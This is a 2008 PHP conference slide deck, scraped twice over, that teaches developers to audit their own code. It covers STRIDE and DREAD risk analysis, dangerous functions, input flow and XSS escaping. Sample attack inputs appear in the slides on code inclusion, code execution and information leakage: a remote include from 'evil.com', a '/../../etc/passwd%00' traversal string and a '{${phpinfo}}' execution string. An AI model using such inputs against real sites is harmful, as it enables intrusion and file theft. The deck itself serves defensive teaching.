
Do-It-Yourself Audits
Dutch PHP Conference
Amsterdam 2008
The bald guy in the front
 Johann-Peter Hartmann
 Full-time PHP Developer since 3.0.4
 loves LAMP the great people, it‘s fun.
 Security is just fun
 CTO and Founder of Mayflower GmbH
 CEO of SektionEins GmbH
Our Business Model


Mayflower GmbH   : Create insecure Software
Our Business Model


Mayflower GmbH      : Create insecure Software

SektionEins GmbH : Fix it
Our Business Model


Mayflower GmbH       : Create insecure Software

SektionEins GmbH : Fix it

= Get paid twice.
Agenda

State of Security for PHP
Risk Analysis
White Box Audits
Input flow analysis
Tools to help you
PHP and Security

33 %


                      67 %


                             Profit   Fun

Source: Breach 2007
3 %
                         3 % 1 %1 %
                        3 %
                      8 %

                                      42 %

              15 %
                                             Information theft
                                             Defacement
                                             Malware
                                             Unknown
                                             Fraud
                            23 %             Blackmail
                                             Link Spam
                                             Worms
Source: Breach 2007
                                             Phishing
                                             Information Warfare

2 %
              3 % 2 %
                 2 %         20 %
            3 %
           3 %
          3 %

        8 %

                                           SQL Injection
                                    17 %   Information Disclosure
        10 %                               Known Exploits
                                           XSS
                                           Missing Authentication
                   12 %                    Guessing of Logins/Sessions
                          15 %             OS Code Execution
                                           Wrong configurations
                                           Missing Anti-Automation
                                           Denial Of Service
                                           Redirect
Source: NSI 2006
                                           Wrong Session-Timeout
                                           CSRF
Risk Analysis
Why do it, anyway?

Best way: verify the whole application
Second best: audit the whole source code
Average: 2000 LOC/Day
More than one year for a 500.000 LOC application.
Marco just told me that he got a 3.000.000 LOC
application
Better not audit everything.
Check Data Flows for
STRIDE
Check every data exchange point for
Check Data Flows for
STRIDE
Check every data exchange point for

  Spoofing ( Fake Referer, Stolen Session Ids)
Check Data Flows for
STRIDE
Check every data exchange point for
  Spoofing ( Fake Referer, Stolen Session Ids)

  Tampering (XSS, CSRF)
Check Data Flows for
STRIDE
Check every data exchange point for
  Spoofing ( Fake Referer, Stolen Session Ids)
  Tampering (XSS, CSRF)
  Repudiation (identy theft, identy coverage)
Check Data Flows for
STRIDE
Check every data exchange point for
  Spoofing ( Fake Referer, Stolen Session Ids)
  Tampering (XSS, CSRF)
  Repudiation (identy theft, identy coverage)
  Information Disclosure (SQL-Injections, XSS, ...)
Check Data Flows for
STRIDE
Check every data exchange point for
  Spoofing ( Fake Referer, Stolen Session Ids)
  Tampering (XSS, CSRF)
  Repudiation (identy theft, identy coverage)
  Information Disclosure (SQL-Injections, XSS, ...)
  Denial of service (Logout after 3 failed logins)
Check Data Flows for
STRIDE
Check every data exchange point for
  Spoofing ( Fake Referer, Stolen Session Ids)
  Tampering (XSS, CSRF)
  Repudiation (identy theft, identy coverage)
  Information Disclosure (SQL-Injections, XSS, ...)
  Denial of service (Logout after 3 failed logins)
  Elevation of Privileges (Code executions ...)




How to Analyze Risks


  External Entities: Spoofing, Repudiation

How to Analyze Risks


   Processes: Spoofing, Tampering, Repudiation,
Information Disclosure, DoS, Elevation of Privileges

How to Analyze Risks


Database: Tampering, Information Disclosure, DoS
How to Analyze Risks


Data flow: Tampering, Information Disclosure, DoS
How to Analyze Risks
Now what‘s the absolute
risk?
Check out the DREAD for every risk:
  Damage Potential
  Reproducability
  Exploitablitity
  Affected Users
  Discoverability

Where start auditing?


risk = chance of attack * damage potential

Where start auditing?


risk = chance of attack * damage potential


High risk example: SQL-Injection in a Login Form

Tools needed for manual
Source Code Audits
Some people say: you just need „grep“
A decent Code Browser with
  syntax highlightening
  good code navigation
Dynamic Code Analysis: Debugger with
  Step Thru
  Variable Introspection, Conditional Breakpoints

Critical Function Analysis

 Some functions are more dangerous than other
 methods.
 Every exploit class got its own set of functions
 think of: SQL Injections, Code Executions
 So just search for every critical function and check if
 the parameters are escaped correctly

SQL Injections
Functions: mysql_query, mysqli_query, pdo::query, ...
Your own database abstraction layer
What to check
  Are the parameters correctly escaped?
  Even numbers, sort orders and directions?
  Table and Column names?
look out for proper escaping of values, column names
and sort orders etc

Code Executions
Functions:
  eval(), create_function(), preg_replace with modifier e,
  usort, uasort, *_callback functions
Written and included code:
  Templates in Smarty
  Cache data
Look out for: (external) variables in php-code
Strings can contain code executions! “{${phpinfo}}“
Code Inclusions

Functions
(include|require)[_once]
Local: include “/var/log/http/access.log“ with my referer
Remote: include “http://evil.com/hack.gif“
Other: “ftp://..“, “php://input...“, “data://...“
allow_url_fopen does not protect against data and php!

Shell Executions

 Functions:
 shell_exec (BackTicks!), exec(), system(), popen(),
 passthru()
 mail()!
 binary name and arguments need to be escaped
 Check for existance of escape_shell_cmd and
 escape_shell_args

Information leakage
 Functions: fopen(), fread(), file(), ...
 Vulnerabilities:
   read local files containing database passwords
   read intranet URLs
   read local server configuration files
 Check for injection of „/../../etc/passwd%00“
Input Flow Analysis

 Check the way that variables take inside the application
 Faster than a critical function analysis
 PHP accepts every external variable by default
 The variables are from an untrusted environment
 As soon PHP got a taint mode, PHP does help you a
 lot
Input Flow Analysis

 $_GET, $_POST, $_COOKIE
 some $_SERVER variables! Don‘t trust $HTTP_HOST.
 register_globals makes it hard to follow
 Check if external variables or results of them are used
 in critical functions

XSS: Output Escaping
check
Check for every place where data is delivered to the
user
There are 5 different versions of escaping for XSS
XSS: Output Escaping
check
Check for every place where data is delivered to the
user
There are 5 different versions of escaping for XSS
  Text: htmlentities()

XSS: Output Escaping
check
Check for every place where data is delivered to the
user
There are 5 different versions of escaping for XSS
  Text: htmlentities()
  Attributes: htmlspecialchars()

XSS: Output Escaping
check
Check for every place where data is delivered to the
user
There are 5 different versions of escaping for XSS
  Text: htmlentities()
  Attributes: htmlspecialchars()
  URLs: urlencode()
XSS: Output Escaping
check
Check for every place where data is delivered to the
user
There are 5 different versions of escaping for XSS
  Text: htmlentities()
  Attributes: htmlspecialchars()
  URLs: urlencode()
  JavaScript- and Stylesheet-Strings: addcslashes()

XSS: Output Escaping
check
Check for every place where data is delivered to the
user
There are 5 different versions of escaping for XSS
  Text: htmlentities()
  Attributes: htmlspecialchars()
  URLs: urlencode()
  JavaScript- and Stylesheet-Strings: addcslashes()
  HTML: Whitelist-Filters like htmlpurifier
Tools for Static Analysis
  RATS: http://www.fortifysoftware.com/security-
  resources/rats.jsp
    finds simple bugs like TOCTOU
  PHP-SAT http://www.program-transformation.org/
  PHP/PhpSat
    got a freely definable set of rules for security
    checks
  Armorize CodeSecure http://www.armorize.com/
  HyperSource, Fortify
Other tools
 XSSS for automated XSS search
 http://www.sven.de/XSSS
 A lot of other web security scanners
   SPIDynamics WebInspect
   NStalker
   Chorizo does PHP gray box scanning
   .. a lot more
Summary

Even if you have time to do a full code review use risk
analysis to focus
Code review:
Use critical function analysis and output check or input
flow analysis
Tools can help you, but they don‘t do your job

Questions?
Questions?


             Contact me at:
  johann-peter.hartmann@sektioneins.de

Do it-yourself-audits

  • 1.
    Do-It-Yourself Audits Dutch PHPConference Amsterdam 2008
  • 2.
    The bald guyin the front
  • 3.
    The bald guyin the front Johann-Peter Hartmann Full-time PHP Developer since 3.0.4 loves LAMP the great people, it‘s fun. Security is just fun CTO and Founder of Mayflower GmbH CEO of SektionEins GmbH
  • 4.
    Our Business Model MayflowerGmbH : Create insecure Software
  • 5.
    Our Business Model MayflowerGmbH : Create insecure Software SektionEins GmbH : Fix it
  • 6.
    Our Business Model MayflowerGmbH : Create insecure Software SektionEins GmbH : Fix it = Get paid twice.
  • 7.
    Agenda State of Securityfor PHP Risk Analysis White Box Audits Input flow analysis Tools to help you
  • 8.
  • 10.
    33 % 67 % Profit Fun Source: Breach 2007
  • 11.
    3 % 3 % 1 %1 % 3 % 8 % 42 % 15 % Information theft Defacement Malware Unknown Fraud 23 % Blackmail Link Spam Worms Source: Breach 2007 Phishing Information Warfare
  • 12.
    2 % 3 % 2 % 2 % 20 % 3 % 3 % 3 % 8 % SQL Injection 17 % Information Disclosure 10 % Known Exploits XSS Missing Authentication 12 % Guessing of Logins/Sessions 15 % OS Code Execution Wrong configurations Missing Anti-Automation Denial Of Service Redirect Source: NSI 2006 Wrong Session-Timeout CSRF
  • 13.
  • 14.
    Why do it,anyway? Best way: verify the whole application Second best: audit the whole source code Average: 2000 LOC/Day More than one year for a 500.000 LOC application. Marco just told me that he got a 3.000.000 LOC application
  • 15.
    Better not auditeverything.
  • 16.
    Check Data Flowsfor STRIDE Check every data exchange point for
  • 17.
    Check Data Flowsfor STRIDE Check every data exchange point for Spoofing ( Fake Referer, Stolen Session Ids)
  • 18.
    Check Data Flowsfor STRIDE Check every data exchange point for Spoofing ( Fake Referer, Stolen Session Ids) Tampering (XSS, CSRF)
  • 19.
    Check Data Flowsfor STRIDE Check every data exchange point for Spoofing ( Fake Referer, Stolen Session Ids) Tampering (XSS, CSRF) Repudiation (identy theft, identy coverage)
  • 20.
    Check Data Flowsfor STRIDE Check every data exchange point for Spoofing ( Fake Referer, Stolen Session Ids) Tampering (XSS, CSRF) Repudiation (identy theft, identy coverage) Information Disclosure (SQL-Injections, XSS, ...)
  • 21.
    Check Data Flowsfor STRIDE Check every data exchange point for Spoofing ( Fake Referer, Stolen Session Ids) Tampering (XSS, CSRF) Repudiation (identy theft, identy coverage) Information Disclosure (SQL-Injections, XSS, ...) Denial of service (Logout after 3 failed logins)
  • 22.
    Check Data Flowsfor STRIDE Check every data exchange point for Spoofing ( Fake Referer, Stolen Session Ids) Tampering (XSS, CSRF) Repudiation (identy theft, identy coverage) Information Disclosure (SQL-Injections, XSS, ...) Denial of service (Logout after 3 failed logins) Elevation of Privileges (Code executions ...)
  • 23.
  • 24.
    How to AnalyzeRisks External Entities: Spoofing, Repudiation
  • 25.
    How to AnalyzeRisks Processes: Spoofing, Tampering, Repudiation, Information Disclosure, DoS, Elevation of Privileges
  • 26.
    How to AnalyzeRisks Database: Tampering, Information Disclosure, DoS
  • 27.
    How to AnalyzeRisks Data flow: Tampering, Information Disclosure, DoS
  • 28.
  • 29.
    Now what‘s theabsolute risk? Check out the DREAD for every risk: Damage Potential Reproducability Exploitablitity Affected Users Discoverability
  • 30.
  • 31.
    Where start auditing? risk= chance of attack * damage potential
  • 32.
    Where start auditing? risk= chance of attack * damage potential High risk example: SQL-Injection in a Login Form
  • 34.
    Tools needed formanual Source Code Audits Some people say: you just need „grep“ A decent Code Browser with syntax highlightening good code navigation Dynamic Code Analysis: Debugger with Step Thru Variable Introspection, Conditional Breakpoints
  • 35.
    Critical Function Analysis Some functions are more dangerous than other methods. Every exploit class got its own set of functions think of: SQL Injections, Code Executions So just search for every critical function and check if the parameters are escaped correctly
  • 36.
    SQL Injections Functions: mysql_query,mysqli_query, pdo::query, ... Your own database abstraction layer What to check Are the parameters correctly escaped? Even numbers, sort orders and directions? Table and Column names? look out for proper escaping of values, column names and sort orders etc
  • 37.
    Code Executions Functions: eval(), create_function(), preg_replace with modifier e, usort, uasort, *_callback functions Written and included code: Templates in Smarty Cache data Look out for: (external) variables in php-code Strings can contain code executions! “{${phpinfo}}“
  • 38.
    Code Inclusions Functions (include|require)[_once] Local: include“/var/log/http/access.log“ with my referer Remote: include “http://evil.com/hack.gif“ Other: “ftp://..“, “php://input...“, “data://...“ allow_url_fopen does not protect against data and php!
  • 39.
    Shell Executions Functions: shell_exec (BackTicks!), exec(), system(), popen(), passthru() mail()! binary name and arguments need to be escaped Check for existance of escape_shell_cmd and escape_shell_args
  • 40.
    Information leakage Functions:fopen(), fread(), file(), ... Vulnerabilities: read local files containing database passwords read intranet URLs read local server configuration files Check for injection of „/../../etc/passwd%00“
  • 41.
    Input Flow Analysis Check the way that variables take inside the application Faster than a critical function analysis PHP accepts every external variable by default The variables are from an untrusted environment As soon PHP got a taint mode, PHP does help you a lot
  • 42.
    Input Flow Analysis $_GET, $_POST, $_COOKIE some $_SERVER variables! Don‘t trust $HTTP_HOST. register_globals makes it hard to follow Check if external variables or results of them are used in critical functions
  • 43.
    XSS: Output Escaping check Checkfor every place where data is delivered to the user There are 5 different versions of escaping for XSS
  • 44.
    XSS: Output Escaping check Checkfor every place where data is delivered to the user There are 5 different versions of escaping for XSS Text: htmlentities()
  • 45.
    XSS: Output Escaping check Checkfor every place where data is delivered to the user There are 5 different versions of escaping for XSS Text: htmlentities() Attributes: htmlspecialchars()
  • 46.
    XSS: Output Escaping check Checkfor every place where data is delivered to the user There are 5 different versions of escaping for XSS Text: htmlentities() Attributes: htmlspecialchars() URLs: urlencode()
  • 47.
    XSS: Output Escaping check Checkfor every place where data is delivered to the user There are 5 different versions of escaping for XSS Text: htmlentities() Attributes: htmlspecialchars() URLs: urlencode() JavaScript- and Stylesheet-Strings: addcslashes()
  • 48.
    XSS: Output Escaping check Checkfor every place where data is delivered to the user There are 5 different versions of escaping for XSS Text: htmlentities() Attributes: htmlspecialchars() URLs: urlencode() JavaScript- and Stylesheet-Strings: addcslashes() HTML: Whitelist-Filters like htmlpurifier
  • 49.
    Tools for StaticAnalysis RATS: http://www.fortifysoftware.com/security- resources/rats.jsp finds simple bugs like TOCTOU PHP-SAT http://www.program-transformation.org/ PHP/PhpSat got a freely definable set of rules for security checks Armorize CodeSecure http://www.armorize.com/ HyperSource, Fortify
  • 50.
    Other tools XSSSfor automated XSS search http://www.sven.de/XSSS A lot of other web security scanners SPIDynamics WebInspect NStalker Chorizo does PHP gray box scanning .. a lot more
  • 51.
    Summary Even if youhave time to do a full code review use risk analysis to focus Code review: Use critical function analysis and output check or input flow analysis Tools can help you, but they don‘t do your job
  • 52.
  • 53.
    Questions? Contact me at: johann-peter.hartmann@sektioneins.de

Editor's Notes